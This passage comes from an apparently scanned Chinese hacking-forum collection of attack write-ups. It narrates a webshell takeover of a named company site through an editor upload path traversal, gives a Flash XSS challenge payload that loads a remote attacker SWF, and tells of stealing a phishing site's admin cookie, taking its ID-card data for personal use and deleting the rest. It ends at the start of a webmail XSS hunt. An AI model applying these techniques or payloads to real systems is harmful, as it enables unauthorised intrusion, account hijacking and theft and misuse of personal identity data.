

图　2-4-4

看到没啥好利用得地方，突然记起/../可以跨目录回到根目录，于是乎试了试，如图 2-4-5：



图　2-4-5

成功，再到网站去看看，如图 2-4-6：



图　2-4-6

看来估计是文件名得问题，于是改下文件名二次上传，如图 2-4-7：

图　2-4-7

这次是解析成功了，如图 2-4-8：

图　2-4-8

成功拿下，希望大牛们别喷本彩笔了。本屌打码也辛苦啊。

（全文完）责任编辑：静默

第5节 只要是南方数据，再好的安全措施都没用

作者：yuge520
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

无奈，别人丢我一个南方站，我来个 exp 注入居然被 360 杀了，如图 2-5-1：



图　2-5-1

然后我想到好像后台可以直接添加用户，直接测试 admin/adminmailto.asp。唉，真添加上了，进入后台，本想着这垃圾站，秒拿。什么数据库插马啊、数据库备份啊、双文件上传啊、修改配置啊。好吧，首先来个修改上传文件权限，如图 2-5-2：

图　2-5-2

尼玛，直接修改不行的，然后思路一发，可以通过审核元素修改，尼玛改成功了。好吧，这下子容易啦。直接上传 asp、php、cer，秒拿啊。没想到，又遇挫折了，如图 2-5-3：

图　2-5-3

全部都试过了，不能上传。burp 一定能突破的，然后我打开神器 burp 截包，如图 2-5-4：

图　2-5-4

好吧，今天人品太好了，也不行，所以双文件上传也罢了。好吧，数据库插马，我直接去修改名称也可以秒拿，如图 2-5-5：

图　2-5-5

尼玛！改不了插不了一句话，好吧，又失望了。看看有没有数据库备份吧，如图 2-5-6：

图　2-5-6

也没有，原以为是后台删掉的。我试了 Admin_DataBackup.asp 元素修改也进不了。好吧，思路死了。尼玛今天运气真好。好吧，没放弃，用工具扫把

http://www.customfurniture-china.com/admin/SouthidcEditor/PopUp.asp

扫出了这个，希望来了。后台没有，可是，我看了一下编辑器的构造找出了下面，如图 2-5-7：

http://www.customfurniture-china.com/admin/SouthidcEditor/Admin_UploadFile.asp?id=23&dir=../../../../web

图　2-5-7

网站全路径啊，我翻了翻，没有前任拿过。那些 1.asp 和什么 aspx 是我上传玩提权的，废话不多说。继续，然后还是果断翻那个编辑器，如图 2-5-8：



图　2-5-8

哇！原来还有个啥啥样式管理。好吧，直接打开，如图 2-5-9：

图　2-5-9

没想到啊，运气还可以，功夫不负有心人啊，直接是修改配置 asa 上传拿了，如图 2-5-10：



图　2-5-10

好吧，成功拿 shell。小弟提权垃圾，就不在这丢人现眼，整整拿了个把小时。

（全文完）责任编辑：静默

第三章　前端安全

第1节 无声杯 xss 挑战赛中一道题的解题思路

作者：weiweiwind

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

不知道论坛有人参加没，这个比赛还有比较有意思，奖品也不错，一等奖的奖品很诱人啊，只可惜技术不行啊!最后，感谢下无声公司和出题的 pkav 团队的大牛们!比赛的题目不是很多，一共 14 个题，但是包含面比较广了，下面说下我对一道题的解题思路吧，是一个 flash 的 xss。网上看到也有关于 flash 的 xss 的帖子，主要例子好像都是构造参数为 try{}catch（e）{}

类似的，如：调用函数 ExternalInterface.call("alert","你好!")（查看 swf 的代码后可以看到），这个函数在 ie 中动态调试的代码类似是：

```
try{document.getElementById("mycontent").SetReturnValue(alert(/xss/);}catch (e)
{document.getElementById("mycontent").SetReturnValue("<undefined/>");}
```

我们调用参数的时候构造一个弹窗语句，并且补充后面的语句，然后用//注释掉后面原有的语句。还有一种就是 swf 调用 xml 的形式，然后构造自己一个 xml 让 swf 调用也可以弹窗。这两种在网上都比较多，搜索 flash xss 关键字。比赛的话，肯定要绕下弯的，要跟大家分享的题目是 flash-5 那个题，url 是：

```
http://sandbox.host.smartgslb.com/flash_5/?url=./o.png&callback=pkav
```

这个题我只得了 15 分，满分是 20 的，肯定有哪些地方有不对的地方，希望参加的大牛提供点正确的思路。现在开始说下我的思路，直接查看网页的源代码，发现一个函数：

```
function getConfig(){
        var data={"url":".\/o.png","pkav":"pkav"};
        data.url = data.url.replace(/\\/g,"/");
        data.url = data.url.replace(/[\x00-\x0f]+/g,"");
        data.url = data.url.replace(/(\.\.)+/g,"");
        data.url = data.url.replace(/%/g,"");
        if(/flash_/.test(decodeURIComponent(decodeURIComponent(data.url)))){
        console.log(data.url);
        data.url="./pkav.png";
        }
        console.log(data.url);
        if(!(/^\//.test(data.url))){
        data.url="./pkav.png";
        }
        if(/^\/\//.test(data.url)){
        data.url="./pkav.png";
        }
        return data;
        }
        swfobject.embedSWF("./XSSC5.swf?"+Math.random(), "mycontent", "1", "1", "9.0.0",
"../inc/expressInstall.swf",{},{
        allowscriptaccess:"always",
        quality:"high"
        });
</script>
```

主要是对参数进行一个过滤，然后输出一个过滤后的值。开始做的时候，我一直在想怎么构造参数，结果各种过滤 url 参数。这里注意下，var data={"url":".\/o.png","pkav":"pkav"};两个 pkav 中第一个 pkav 是 callback 参数的值，修改 url 为：

```
http://sandbox.host.smartgslb.com/flash_5/?url=./o.png&callback=pkav11
```

查看源代码：

```
var data={"url":".\/o.png","pkav11":"pkav"};
```

用 ie 进行动态调试，如图 3-1-1：



图 3-1-1

ie 还是挺强大的，看下 script block（2）中的代码：

```
try{document.getElementById("mycontent").SetReturnValue(__flash__toXML(getConfig()));}catch (e)
{document.getElementById("mycontent").SetReturnValue("<undefined/>");}
```

来 getConfig（）的值在这用到了，__flash__toXML（）方法的代码在 script block（1）中：

```
function __flash__toXML(value) {
    var type = typeof(value);
            if (type == "string") {
                    return "<string>" + __flash__escapeXML(value) + "</string>";
            } else if (type == "undefined") {
            return "<undefined/>";
            } else if (type == "number") {
            return "<number>" + value + "</number>";
            } else if (value == null) {
            return "<null/>";
            } else if (type == "boolean") {
            return value ? "<true/>" : "<false/>";
            } else if (value instanceof Date) {
            return "<date>" + value.getTime() + "</date>";
    } else if (value instanceof Array) {
          return __flash__arrayToXML(value);
    } else if (type == "object") {
          return __flash__objectToXML(value);
    } else {
                return "<null/>"; //???
            }
}
```

getConfig（）返回的是一个 object 类型，然后就要看下__flash__objectToXML（）方法：

```
function __flash__objectToXML(obj) {
            var s = "<object>";
            for (var prop in obj) {
```

```
                s += "<property id=\"" + prop + "\">" + __flash__toXML(obj[prop]) + "</property>";
        }
        return s+"</object>";
```

为什么是 object 类型，查看 swf 文件代码，用 action script viewer 这个软件。

```
package {
    import flash.display.*;
    import flash.external.*;
    import flash.net.*;
    public class XSSC4 extends Sprite {
        public function XSSC4(){
            var config:Object;
            var l:Loader;
            super();
            var url:String = "./pkav.png";
            if (ExternalInterface.available){
                config = ExternalInterface.call("getConfig");
                if (("url" in config)){
                    url = config.url;
                };
                l = new Loader();
                l.load(new URLRequest(url));
                this.addChild(l);
            };
        }
    }
}//package
```

代码里看到，config 定义的类型是 object 的，找到__flash__toXML(value)函数，此函数调用__flash__objectToXML(obj)于是构造语句，url 参数过滤的木有想法了，对 callback 构造：

```
callback=url%22%3E%3Cstring%3Ehttp://xxxxx/1.swf%3C/string%3E%3C/property%3E%3Cproperty%20xss=%22
```

http://xxxxx/1.swf 域名是自己的，1.swf 里面的代码主要有个 ExternalInterface.call("alert", ("xss me"))，可以弹框。ExternalInterface.call 什么意思？度下就知道了。为什么构造 callback 哪样一段代码呢？因为，反编译 xssc5.swf 时，有语句 l.load(new URLRequest(url));所以构造语句时，确保 id="url"这样，函数执行完最终构造的语句中间会有一段：

```
 ..... <object><property id=" url"><string>xxxxxxx/1.swf</string></property><property
xss="">pkav</property><object> .....
```

请求 url 接着访问执行 http://xxxxxx/1.swf，就达到弹框效果了。

（全文完）责任编辑：3869

第2节 利用 XSS 拿下中国好声音钓鱼网站

作者：cainiaostory

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

今天在网络神游过程中，无意发现一个免费云点，试了试可以用，于是满怀欣喜的看了我平时不能看的电影各种漫威，各种科幻片。可就当我用小黄人 2 做实验的时候，弹窗不断啊，我本来准备关掉弹窗，可是弹窗网站首先给了我一个弹窗，如图：3-2-1



图 3-2-1

这让我精神抖擞，老天终于眷顾我了吗？哈哈，中国好声音，我来了，我被抽中 2 等奖。于是我满怀欣喜的去领奖首先跳转到 QQ 邮箱假页面，这也太假了，当我没读过书？后来又跳转到官网，如图 3-2-2：

图 3-2-2

嗯嗯，这 4 人就汪峰、杨坤、齐秦还能看，另外一个女的不认识。提示我输入 QQ 和验证码，我就输入了，输到这里我可不敢乱输，不然网监记录我 ip 的，如图 3-2-3：

图　3-2-3

以前有大牛被抽中快乐男声，在密码直接填的 xss 代码，我试了试，居然被限制在 4 个字符，看来骗子长了点心眼啊！没关系，到时候肯定让我填写个人资料，走着瞧！果然，我进去以后，焦急的等待，如图 3-2-4 与 3-2-5：

图　3-2-4

图　3-2-5

看到这里，我吃惊了！居然还要身份证，可是我才小学 5 年级啊，爸爸妈妈去上班了，没办法我只好瞎填，各种 xss 姿势都上了，如图 3-2-6：

图 3-2-6

提交，居然成功了，然后就去 xss 管理后台看了看，过了几分钟，如图 3-2-7：

图 3-2-7

这是要被爆的节奏，如图 3-2-8 与图 3-2-9：

图 3-2-8



图 3-2-9

浏览器太渣，随手打开个小脚本，cookie 一填，登录成功，如图 3-2-10：



图 3-2-10

毫无技术含量，把他的数据都打包，然后删除。哈哈！我太高兴了，虽然苹果电脑没领成，但是获得一堆身份证，这样就能解封防沉迷了，我终于能玩 LOL 了。在此我已经很激动了，但是还是要吐槽下，这种手法并不新奇，之前有大牛发过类似的，但是骗子网站怎么就不长记性？以后各位开这种网站，一定要多加小心，验证多层，最好安装个安全狗，发现可疑的黑阔捣乱，不要手软！

（全文完）责任编辑：3869

第3节 对 Tom 邮箱的跨站漏洞挖掘

作者：迷失的羔羊
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

今天突然心血来潮，想对 tom 邮箱进行一次跨站脚本的漏洞挖掘，下面将是我的挖掘过程。

1）首先用 py 写一个发送邮件的脚本，不懂的，可以问百度、谷歌。

2）关注一下你所攻击的目标，以往存在的漏洞有哪些，对于 tom 这种国内的东西，可以在乌云、tools 上面可以查看到（因为前人给我留下了很多有用的技巧和经验，就像开发人员常说的不要重复发明轮子，也许你想到了一个好的点子，对于你的攻击目标来说，早已经防护了）。

3）关注一下 html5 容易产生安全问题的标签，常见的特殊字符，特别要注意抓包处理，因为有的服务只是在前端用 js 做了过滤，没有在后端进行过滤，因此产生一系列过滤不严格的问题。先简单的说到这里吧，下面先来说说我的利用方法吧。Tom 漏洞邮箱正文内容过滤不严格，如图 3-3-1 与图 3-3-2：

